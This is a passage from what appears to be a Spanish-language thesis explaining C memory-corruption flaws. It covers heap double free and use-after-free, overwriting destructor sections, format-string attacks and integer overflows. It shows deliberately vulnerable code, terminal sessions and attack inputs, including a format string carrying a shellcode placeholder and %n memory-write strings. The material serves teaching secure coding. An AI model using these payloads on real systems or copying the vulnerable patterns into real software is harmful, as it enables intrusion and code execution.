A diferencia de los desbordamientos de memoria clásicos en el “stack” o pila, donde resulta más factible aprovechar estas vulnerabilidades, explotar estos desbordamientos de buffer en la zona de memoria reservada para memoria dinámica resulta más complicado al existir más medidas de seguridad, tanto en el sistema operativo como en los compiladores, que controlan la gestión de memoria dinámica. Por ejemplo, en el caso anterior, hemos podido comprobar cómo la propia librería “glibc” del compilador GCC se encarga de controlar el tamaño de los datos guardados en memoria dinámica y la cantidad de memoria dinámica asignada. Para poder saltar esta medida de seguridad habría que modificar la propia librería “glic”.

2.2.2. Liberación de una zona de memoria ya liberada mediante free()

Este tipo de situación ocurre cuando se ejecuta la función free() sobre una zona de memoria dinámica que ya fue previamente liberada mediante free(). Llamar dos veces a la función free() con el mismo argumento hace que se corrompan las estructuras que gestiona la zonas de memoria dinámica, lo que puede provocar que el programa falle o incluso, en algunas situaciones, alterar el flujo normal del programa. Sobre-escribiendo algunos registros determinados se puede alterar el programa de tal manera que pueda llegar a ejecutar código malicioso.

Vamos a explicar cómo funciona la asignación y liberación de memoria dinámica en condiciones normales y que es lo que ocurre cuando realiza un doble free() con el mismo argumento.

Los trozos de memoria dinámica o "chunks" están constituidos por la siguiente estructura:

```
struct malloc_chunk {
  INTERNAL_SIZE_T      prev_size;
  INTERNAL_SIZE_T      size
  struct malloc_chunk* fd;
  struct malloc_chunk* bk;
}
```

donde:

- prev_size: tamaño del "chunk" previo. Sólo se usa si el "chunk" previo fue liberado mediante free()
- size: tamaño del "chunk" actual
- fd: puntero al "chunk" siguiente, si se ha liberado el "chunk" actual
- bk: puntero al "chunk" anterior, si se ha liberado el "chunk" actual

De acuerdo a esta estructura, el esquema que presenta un "chunk" que ha sido asignado mediante malloc() y que todavía no ha sido liberado es el siguiente:




Fig.3 Esquema estructura memoria dinámica asignada

Los cuatro primeros bytes de un “chunk” de memoria asignado contienen los últimos cuatro bytes de los datos guardados en el “chunk” adyacente anterior. También puede contener el tamaño del “chunk” adyacente anterior, si este último estuviera asignado.

El esquema que presenta un “chunk” de memoria que fue liberado mediante free() y que previamente estaba asignado es el siguiente:




Fig.4 Esquema estructura memoria dinámica liberada mediante free()

Los primero cuatro bytes contienen el tamaño del “chunk” anterior. Los últimos cuatro bytes contienen el tamaño del “chunk”, para evitar la desfragmentación de memoria cuando se liberen y consoliden otros “chunks” de memoria adyacentes.

Cuando se libera un “chunk”, mediante free(), es guardado de manera descendente en una lista enlazada denominada “bins”. Esta lista contiene dos punteros que apuntan al primer “chunk” y último “chunk” liberado. Cuando todavía no se ha liberado ningún “chunk” de memoria, la lista “bins” se encuentra vacía y los punteros de inicio y fin están auto-referenciados. La siguiente imagen muestra la lista “bin” vacía:




Fig.5 Lista “bins” para memoria dinámica

Cuando se libera un “chunk” de memoria asignado de manera adecuada mediante free, el esquema que presenta la lista “bins” y el “chunk” de memoria es el siguiente:




Fig.6 Direccionamiento entre la lista “bins” y las estructuras de memoria liberadas

Como se puede ver en la imagen anterior, al liberar el “chunk” de memoria los punteros de inicio y fin de la lista “bins” apuntan al “chunk” de memoria liberado, mientras que los punteros de inicio y fin de este último apuntan a la lista “bins”.

No obstante, si un “chunk” de memoria referenciado por el puntero p es liberado una segunda vez, la estructura de memoria se corromperá, tal y como se puede ver en la siguiente figura:




Fig.7 Direccionamiento entre la lista “bins” y las estructuras de memoria liberadas dos veces

En este caso, aunque los punteros del la lista “bins” sigan apuntando al “chunk” de memoria liberado, los punteros de inicio y fin del “chunk” de memoria apuntan al mismo “chunk” de memoria, en vez de a la lista “bins”. En esta situación, si hace una

reserva de memoria del mismo tamaño que el “chunk” corrupto, se usara para esta asignación la misma lista “bins”. Puesto que en esta lista “bins” el puntero final sigue apuntando al “chunk” corrupto, este puede ser devuelto a la nueva petición de memoria dinámica. Al invocar la macro unlink() para extraer el “chunk” de memoria corrupto de la lista “bins”, esta deja los punteros sin modificar, lo que da lugar como resultado que peticiones de memoria adicionales del mismo tamaño sigan devolviendo el mismo “chunk” de memoria corrupto. Bajo estas condiciones, la función malloc() puede ser atacada para ejecutar código malicioso.

2.2.3. Escritura en una zona de memoria ya liberada

Otra situación de vulnerabilidad que puede ser aprovechada para ejecutar código malicioso es aquella que en la que se escribe en una zona de memoria ya liberada:

```
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
  char *return_val = 0;
  const size_t bufsize = strlen(argv[0]) + 1;
  char *buf = (char *)malloc(bufsize);
  if (!buf) {
    return EXIT_FAILURE;
  }
  /* ... */
  free(buf);
  /* ... */
  strcpy(buf, argv[0]);
  /* ... */
  return EXIT_SUCCESS;
}
```

El ejemplo anterior muestra una posible situación de vulnerabilidad al tratar de escribir en la zona de memoria apuntada por buf mediante la función strcpy(buf,argv[0]) tras ser liberada dicha zona mediante free(buf).

2.3. EXPLOTANDO LA SECCION DTORS

Esta vulnerabilidad es propia del compilador GCC, el cual presenta una serie de atributos para las funciones. Los atributos que nos interesan son los “constructores” y “destructores”, los cuales son especificados en las funciones de la siguiente manera:

```
static void start(void) __attribute__ ((constructor));
static void stop(void) __attribute__ ((destructor));
```

Las funciones con el atributo “constructor” se ejecutan antes de la función main(), mientras que las funciones con el atributo “destructor” se ejecutan justo después de salir de la función main(). La dirección de las funciones con el atributo “destrcutor” queda grabada en la sección “.dtors”, siendo esta sección una zona de memoria editable, es decir, no está protegida contra escritura.

La estructura de la sección .dtors tiene la siguiente forma:

0xffffffff <dirección función1> < dirección función2> ... 0x00000000

Esta sección es, básicamente, un array de direcciones de 32 bits donde la primera dirección siempre es 0xffffffff, y la última 0x00000000.

El siguiente programa muestra como es la sección .dtors:

```
#include <stdio.h>
#include <stdlib.h>

static void adios(void) __attribute__ ((destructor));


int main(int argc, char *argv[])
{
        printf("adios == %p\n", adios);

        exit(EXIT_SUCCESS);
}

void adios (void)
{
        printf("adios!!\n");
}
```

NOTA: a partir de la versión 4.6 de GCC las secciones .dtors y .ctors ya no se usan. En su lugar se usan las secciones .fini_array e .init_array respectivamente.

Una vez compilado el programa anterior con GCC (sin uso de ninguna bandera especial), al ejecutarlo obtenemos por pantalla:

```
btjr@btjr:~/Tesis Master INGSW/C/testProgram$ ./dtorsFunc
adios == 0x8048439
Adios!!
```

Como podemos ver, sacamos por pantalla la dirección de la función “adios()”, 0x8048439, y una vez finalizado la función main() se ejecuta la función “adiós()” que saca por pantalla el correspondiente mensaje.

Si ahora sacamos el contenido del array ".fini_array", obtenemos:

```
btjr@btjr:~/Tesis Master INGSW/C/testProgram$ objdump -s -j .fini_array ./dtorsFunc

./dtorsFunc:     file format elf32-i386

Contents of section .fini_array:
 8049f00 39840408                            9...
```

Donde podemos ver que se ha grabado la dirección de la función "adios()", pero en little endian (39840408).

Puesto que la sección ".fini_array" puede ser sobre-escrita, una posible vía de ataque puede darse cuando en el programa existe una vulnerabilidad de desbordamiento buffer la cual podemos intentar aprovechar para sobre-escribir la dirección de la función de tipo "destructor", para así cambiar el flujo del programa a la salida del mismo, y re-direccionarlo hasta otra zona de memoria donde podamos tener un código Shell malicioso.

En versiones anteriores del compilador GCC, al declarar una variable como static, esta quedaba grabada en la sección ".data", la cual estaba cerca de la sección ".dtors". A partir de la versión 4.6 de GCC esto ya no es factible, ya que el array ".fini_array" queda lejos de la sección ".data". Vamos a comprobarlo con el siguiente programa:

```c
#include <stdio.h>
#include <stdlib.h>

static void adios(void) __attribute__ ((destructor));
void hack(void);

int main(int argc, char *argv[])
{
	static u_char buf[16];

	if (argc < 2){
		exit(EXIT_FAILURE);
	}

	printf("adios == %p\n", adios);
	strcpy(buf, argv[1]);

    return 0;
}

void adios(void)
{
    printf("Adios!!\n");
}
void hack(void)
{
    printf("Hackeado!!\n");
}
```

Al declarar “buf” como static presuponemos que estará situado cerca del array “.fini_array”, y al tener una vulnerabilidad de desbordamiento de buffer por la función strcpy intentaremos sobre-escribir la dirección de la función adios() con la de hack() para así alterar el flujo del programa a su salida.

Primero vamos a ver por donde está situada la función hack():

```
btjr@btjr:~/Tesis Master INGSW/C/testProgram$ ./dtorsFuncHack AAAA
adios == 0x80484c3
Adios!!
btjr@btjr:~/Tesis Master INGSW/C/testProgram$ objdump --syms dtorsFuncHack | egrep 'text.*hack'
080484d7 g     F .text  00000014              hack
btjr@btjr:~/Tesis Master INGSW/C/testProgram$ objdump -s -j .fini_array ./dtorsFuncHack

./dtorsFuncHack:     file format elf32-i386

Contents of section .fini_array:
 8049f00 c3840408                            ....
```

Como podemos ver, la dirección de la función hack() es 0x080484d7. Esta sería la dirección que tenemos que sobre-escribir en la sección “.fini_array” para hacer que al finalizar la función main(), el flujo del programa salte a la función hack() en vez de a adiós(). Primero tenemos que distancia hay entre la variable “buf” y la sección “.fini_array”, para ver la longitud de la cadena de caracteres que tenemos que introducir.

A diferencia de la sección “.dtors”, que estaba cerca de la sección “.data”, no ocurre lo mismo con la sección “.fini_array”, por lo que no ha sido posible explotar esta vulnerabilidad.

2.4. VULNERABILDIADES DE LAS SALIDAS CON FORMATO

Las salidas con formato pueden ser un punto de vulnerabilidad cuando se ciertos strings formateados son suministrados a un programa desde un usuario o fuente no fiable. Los desbordamientos de buffers pueden ocurrir cuando en una salida con formato se escribe más allá de los límites de una estructura de datos.

2.4.1. Desbordamientos de buffer

Las funciones de salidas con formato que escriben en un array, como por ejemplo sprintf(), no tienen en cuenta la longitud del buffer en el que escriben, lo cual las hace susceptibles de provocar desbordamientos de buffer que puedan ser aprovechados en un ataque. El siguiente ejemplo de código muestra un uso no adecuado de la función sprintf() donde no se controla el número de caracteres copiados a buffer "buffer":

```
char buffer[512];
sprintf(buffer, "Wrong command: %s\n", user)
```

Cualquier cadena de caracteres en la variable "user" mayor de 512 bytes dará lugar a un desbordamiento de buffer al ejecutarse la función fprintf() del código anterior.

A veces, estos posibles desbordamientos de buffer no son tan obvios. Por ejemplo, consideremos el siguiente código:

```
char outbuf[512];
char buffer[512];
sprintf(
     buffer,
     "ERR Wrong command: %.400s",
     user
   );
sprintf(outbuf, buffer);
```

En este caso, el número de caracteres que se copian a la variable "buffer" mediante el primer sprintf() está controlado por el formato %.400s el cual limita este tamaño a 400 bytes, por lo que desde ese punto, el código está protegido. No obstante, supongamos que un usuario suministra el siguiente string en la variable "user":

```
%497d\x3c\xd3\xff\xbf<nops><shellcode>
```

El primer sprint() copia este string en la variable "buffer". En el segundo sprintf() el string copiado en "buffer" es copiado a su vez en "outbuf", pero esta vez, al no existir ningún control de formato, la función sprintf() interpreta %497d con un string de formato, el cual indica a la función sprintf() que lea de la pila un argumento imaginario y escriba 497 caracteres en la variable "buffer", provocando un desbordamiento de buffer. De esta manera se aprovecha el primer sprintf() para atacar de manera indirecta al segundo, manipulando el string de formato de este segundo sprintf(). Este vulnerabilidad se podría evitar, por ejemplo, usando la función strcpy() para copiar el contenido de "buffer" en "outbuf".

2.4.2. Función printf()

La conocida función printf(), dependiendo de cómo se use, puede ser manipulada para por un usuario para acabar con un programa, ver el contenido de la pila y/o de la memoria, o sobre-escribir la memoria.

El siguiente código muestra un uso muy peligroso de la función printf(), donde no se hace ningún control del formato y/o longitud de la cadena a mostrar por pantalla:

```
int func(char *user) {
       printf(user);
}
```

2.4.2.1. Fallos en el programa

Las vulnerabilidades de los strings de formato son normalmente descubiertas cuando un programa falla. Para la mayoría de los sistemas UNIX, un acceso inválido de puntero provoca el lanzamiento de la señal SIGSEGV al programa. A no ser que el programa tenga el código para la captura de esta señal y su tratamiento, este terminará de manera anormal. Un acceso inválido de puntero puede ser provocado cuando se usa la función printf() con el siguiente string de formato:

```
printf("%s%s%s%s%s%s%s%s%s%s%s")
```

El argumento %s muestra por pantalla el contenido de la memoria en la dirección indicada. Puesto que no se ha suministrado ningún argumento para indicar la dirección de memoria, la función printf() leerá localizaciones arbitrarias de memoria hasta que se encuentre con un puntero no válido o una zona de memoria no mapeada.

2.4.2.2. Mostrando el contenido de la pila

Las funciones de salida con formato también pueden ser usadas para mostrar el contenido de la pila. Esta información suele ser aprovechada para realizar un ataque posterior sobre el programa.

Estas funciones aceptan un número variable de argumentos, los cuales son suministrados desde la pila. El siguiente código muestra un ejemplo de esta vulnerabilidad:

```
char format[32];
strcpy(format, "%08x. %08x. %08x. %08x");
printf(format, 1,2,3);
```

El string de formato (“%08. %08. %08. %08”) suministrado a la función printf () le indica a esta última que muestre por pantalla cuatro argumentos de la pila como número hexadecimales de ocho dígitos. El contenido de la pila cuando se ejecuta la función printf() es el siguiente:




Fig.8 Esquema en memoria de la función printf()

Como se puede ver en la imagen anterior, los argumentos de la función printf() se pasan a la pila. El cuarto %08, al no existir un cuarto argumento en la función printf(), mostrará el contenido de la pila a continuación de la ejecución de la función printf(). Esta información puede ser aprovechada para analizar las direcciones y offsets de la pila para realizar un ataque posterior.

2.4.2.3. Mostrando el contenido de la memoria

Es posible examinar el contenido de la memoria en una dirección determinada usando la función printf(). Por ejemplo, el formato %s muestra el contenido de la memoria, en la dirección apuntada por el argumento de la función printf(), como un string ASCII hasta que un byte tipo NULL sea encontrado. Si se contralara el puntero al argumento de la función printf() para hacer referencia a una dirección determinada, el formato %s mostraría el contenido de la memoria en esa dirección.

El puntero al argumento de la función printf() se puede mover de manera incremental mediante el formato %x, siendo el límite máximo hasta donde puede avanzar el tamaño del string de formato de la función printf().

Usando estas características de la función printf(), se podría mostrar el contenido de la memoria en la dirección 0x0142f5dc, por ejemplo, introduciendo el siguiente string de formato en la función printf():

\xdc\xf5\x42\x01%x%x%x%s




Fig.9 Desplazamiento del puntero a formato en la función printf()

Los cuatro primero valores hexadecimales son la dirección de memoria cuyo contenido se quiere mostrar, los cuales están como caracteres ordinarios en la función printf() y no hacen avanzar el puntero de los argumentos, mientras que los tres %x actúan como formato de la función printf() y hacen avanzar al puntero de argumentos 12 bytes. El formato %s muestra el contenido de la memoria en la dirección suministrada al principio del string de formato. En este caso, la función printf() mostrará el contenido en memoria desde la dirección 0x0142f5dc hasta que encuentre algún byte "\0"

2.4.2.4. Sobre-escribiendo la memoria

Otra de las particularidades de la función printf() es el formato %n, el cual escribe el número de caracteres mostrados por pantalla en una variable entera (o dirección donde está la variable de tipo int) proporcionada como argumento en la función printf(). Por ejemplo, en el siguiente código:

```
int i;
printf("hello%n\n", (int *)&i);
```

a la variable I se le asigna el valor 5 porque el string hello tiene cinco caracteres hasta que se llega al formato %n. En ausencia de un delimitador de tamaño en el string de formato, %n escribe un valor de tamaño tipo int.

En plataformas donde los enteros y las direcciones de memoria son del mismo tamaño, la posibilidad de escribir un entero, mediante printf() y el formato %n, en una dirección de memoria aleatoria puede ser aprovechada para ejecutar código malicioso o comprometer el sistema. Para realizar esta tarea existen, desafortunadamente, varias técnicas. Por ejemplo, se puede usar la misma técnica descrita en el aparatado anterior para examinar la memoria. La siguiente llamada:

```
printf("\xdc\xf5\x42\x01%08x.%08x.%08x%n");
```

escribe un valor de tipo int correspondiente al número de caracteres mostrados por pantalla en la dirección 0x0142f5dc. En este ejemplo, el valor escrito (28) es igual a tres veces un valor hexadecimal de longitud 8 caracteres mas cuatro bytes de la dirección de memoria. Por supuesto, alguien que quisiera atacar el sistema escribiría la dirección de un código Shell, aunque estas direcciones suelen ser número muy grandes.

El número de caracteres escritos por la función printf() (u otra función de salida con formato) depende del string de formato. Controlando este string de formato se puede controlar la precisión o ancho de la salida con formato y por tanto, el número de caracteres a escribir en memoria. Por ejemplo:

```
int i;
printf ("%10u%n", 1, &i); /* i = 10 */
printf ("%100u%n", 1, &i); /* i = 100 */
```

Aunque los campos de precisión y ancho controlan el número de caracteres a mostrar, existen limitaciones en los mismos compiladores usados, ya sea GCC o Visual C++, siendo no posible, en la mayoría de los casos, escribir un número lo suficientemente grande como para que sea una dirección de memoria. No obstante, siempre es posible escribir esta dirección de memoria en varia etapas, aunque es un proceso complicado y nada intuitivo, y no es objeto de este trabajo explicar dicho procedimiento.

2.5. VULNERABILDIADES EN EL USO DE ENTEROS

Los desbordamientos de enteros (integer overflow) son una de las vulnerabilidades más difíciles de detectar en un programa. En primer lugar, porque la forma de pensar para dar con ellos puede parecer obtusa al principio. En segundo lugar, porque un desbordamiento de entero no puede detectarse una vez ha sucedido, así que no hay forma de que una aplicación sepa si el resultado que acaba de calcular es correcto o no. Además, este tipo de vulnerabilidad no es explotable en la mayor parte de los casos, ya que la memoria no se sobrescribe, por lo que normalmente llevan a comportamientos impredecibles. Aún así, en las ocasiones en que el entero que se desborda tiene que ver con el cálculo del tamaño de un buffer o con cuántas posiciones se deben llenar de un array es posible lograr un desbordamiento de buffer.

Un entero no deja de ser una representación en memoria de un valor, por lo que, aunque estemos acostumbrados a representarlos en formato decimal, en nuestro PC se almacenarán en binario. Un entero ocupa en memoria una longitud que (normalmente) es igual al tamaño de los punteros en esa arquitectura. Así, para x86 el tamaño de entero es de 32 bits, mientras que en x86_64 es de 64 bits. Concretamente en 32 bits tenemos principalmente int (32 bits, igual que long) y short (16 bits). Es importante resaltar, que dado que existe la necesidad de almacenar valores enteros negativos, hay un mecanismo para identificar estos en binario. El método es sencillo, si el primer bit es un 1, el número es negativo, si no, es positivo. Esto quiere decir que a la hora de definir variables de tipo entero tendremos enteros con signo (signed) y enteros sin signo (unsigned). Ambos tipos ocupan el mismo espacio en memoria, por lo que si tenemos los mismos bits para representar números positivos en un caso, y positivos y negativos en otro, es evidente que los rangos de representación variarán.

Por otro lado, cuando se realiza un cálculo en el que los operandos involucrados son de distinto tamaño, el más pequeño se crece al tamaño del mayor para la operación (extensión de signo). Se realizará la operación con estos tamaños y, si el resultado debe almacenarse en la variable de menor tamaño, se truncará para que quepa en ella. Veamos un ejemplo:

```
#include <stdio.h>

int main(int argc, char* argv[])
{
	int i;
	short s;

	i = 0xdefabada;
	s = i + 1;

	printf("[i] = 0x%x\n",i);
	 printf("[i+1] = 0x%x\n",i+1);
	printf("[s] = 0x%x\n",s);

	return 0;
}
```

Tenemos un int (32 bits) y un short (16). En la suma intervienen operandos de distintos tamaños, y se almacena el resultado en s, de tamaño short, por lo que si el resultado es mayor que el valor que puede almacenar un short, los 16 bits más significativos se echarán a perder.

```
btjr @btjr:~/TesisISW/Exploit$ ./a.out
[i] = 0xdefabada
[i+1] = 0xdefabadb
[s] = 0xffffbadb
```

Como printf al imprimir hexadecimal (%x) por defecto toma 32bits (una palabra) de tamaño, ha extendido el bit de signo de s, pero se ve cómo el resultado real ha quedado truncado.

El problema viene cuando debido a un error de programación, somos capaces de desbordar un entero. Cuando se desborda un entero, se realiza la operación conocida como módulo, es decir, que VALOR_MAX + 1 = 0 en el caso de enteros sin signo, y que VALOR_MAX_POS + 1 = VALOR_MAX_NEG en enteros con signo.

Vamos a ver un ejemplo de lo que podría pasar. Sea un programa tipo dd, que copia de un origen a un destino bloques de tamaño dado. Este programa recibe del usuario el origen de la copia, el destino, y el tamaño. Nuestro siguiente código no recibe el destino (por simplicidad) y simplemente escribe el contenido en un array que luego podría copiarse a un destino hipotético o ser procesado o lo que fuera.

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char* argv[]){
	int len;
	char buf[256];

	if (argc < 3){
		printf("Uso %s <longitud> <contenido>\n", argv[0]);
		exit(0);
	}

	len = atoi(argv[1]);
	if (len > 256){
		printf("Exploit!!\n");
		exit(-1);
	}
	printf("[int]  len=%d\n",len);
	printf("[uint] len=%u\n",len);

	memcpy(buf, argv[2], len);

	return 0;
}
```

Comprobamos el funcionamiento del programa con algunos ejemplos, intentando colocar en buf más de 256 caracteres y así sobrescribir nuestra tan valorada dirección de retorno.

```
btjr @btjr:~/TesisISW/Exploit$ ./int
Uso ./int <longitud> <contenido>
btjr @btjr:~/TesisISW/Exploit$./int 5 AAA
```

```
 [int]  len=5
 [uint] len=5
btjr @btjr:~/TesisISW/Exploit$./int 5 AAAAA
[int]  len=5
[uint] len=5
btjr @btjr:~/TesisISW/Exploit$./int 5 AAAAAAAAAA
[int]  len=5
[uint] len=5
btjr @btjr:~/TesisISW/Exploit$ ./int 5 $(perl -e 'print "A"x400')
[int]  len=5
[uint] len=5
btjr @btjr:~/TesisISW/Exploit$./int 400 $(perl -e 'print "A"x400')
Exploit!!
```

Parece que la comprobación sobre la longitud que se hace es suficientemente robusta, ya que si el tamaño que se pide es mayor que el buffer el programa finaliza. Y si el tamaño es menor, pero la cadena que le pasamos es mayor, el programa copia sólo hasta el valor de la longitud, por lo que tampoco desborda el buffer. El problema en este ejemplo está en que se trata la variable “len” de dos maneras diferentes. En primer lugar, se comprueba len < 256, tratando el tipo de “len” como valor entero (int) con signo. En segundo lugar, se utiliza len como tercer argumento de memcpy, función que espera un entero sin signo (unsigned int). Sabiendo esto, se puede aprovechar los conocimientos acerca de los enteros en esta arquitectura y tratar de saltar la restricción. Lo que se necesita es que en el momento de comprobar la longitud (len < 256, tipo int) el valor sea menor que 256, y que a la hora de realizar la copia de memoria (memcpy(buf, argv[2], len), el valor sea mayor para provocar un buffer overflow.

```
btjr @btjr:~/TesisISW/Exploit$/int -1 $(perl -e 'print "A"x400')
[int]  len=-1
[uint] len=4294967295
Fallo de segmentación
```

Como se muestra en la salida de arriba, el valor -1 que se ha introducido, al convertirse a unsigned int es 4294967295, por lo que pasa el primer control de longitud y a la hora de llamar a memcpy desborda el buffer. Sin embargo, en este caso la vulnerabilidad no es explotable, o al menos no lo es de manera sencilla, ya que la cantidad de espacio que se está ocupando en la pila es 4294967295 bytes, por lo que se habría destruido mucho más que la pila de la función o programa y el fallo de segmentación llega antes de que se produzca el return de main. Aunque se pueda buscar un número negativo que al pasar a unsigned int sea menor, el valor más bajo que se va poder conseguir es 0x80000000.

```
btjr @btjr:~/TesisISW/Exploit$ gdb -q
(gdb) p 0x80000000
$1 = 2147483648
(gdb) quit
btjr @btjr:~/TesisISW/Exploit$./int -2147483648 $(perl -e 'print "A"x400')
[int]  len=-2147483648
[uint] len=2147483648
Fallo de segmentación
```

Aún así 2097152 bytes siguen siendo 2GB de memoria. Sin embargo, existen situaciones en las que sí resulta explotable un integer overflow. Sea el siguiente código:

```
#include <stdlib.h>
#include <stdio.h>

int main(int argc, char* argv[]){
	int i,len;
	char *buf,*ptr;

	if (argc < 3){
		printf("Uso: %s <longitud> <mensaje>\n", argv[0]);
		exit(0);
	}

	len = atoi(argv[1]);
	ptr = argv[2];
	printf("[len]   (signed)   = %d\n", len);
	printf("[len*4] (unsigned) = %u\n",(len*4));

	buf = malloc(len*sizeof(int));

	for (i=0;i<len;i++){
		buf[i] = *(ptr+i);
	}

	printf("[DEBUG] Buf %s\n",buf);
	free(buf);
	return 0;
}
```

En principio parece que reserva espacio para len enteros, y que rellena el buffer hasta len, con lo que no deberíamos poder engañarlo. Se ejecutan un par de casos a ver cómo se comporta.

```
btjr @btjr:~/TesisISW/Exploit $ ./iovfw 5 12345
[len]   (signed)   = 5
[len*4] (unsigned) = 20
[DEBUG] Buf 12345
btjr @btjr:~/TesisISW/Exploit $ ./iovfw 5 1234567890
[len]   (signed)   = 5
[len*4] (unsigned) = 20
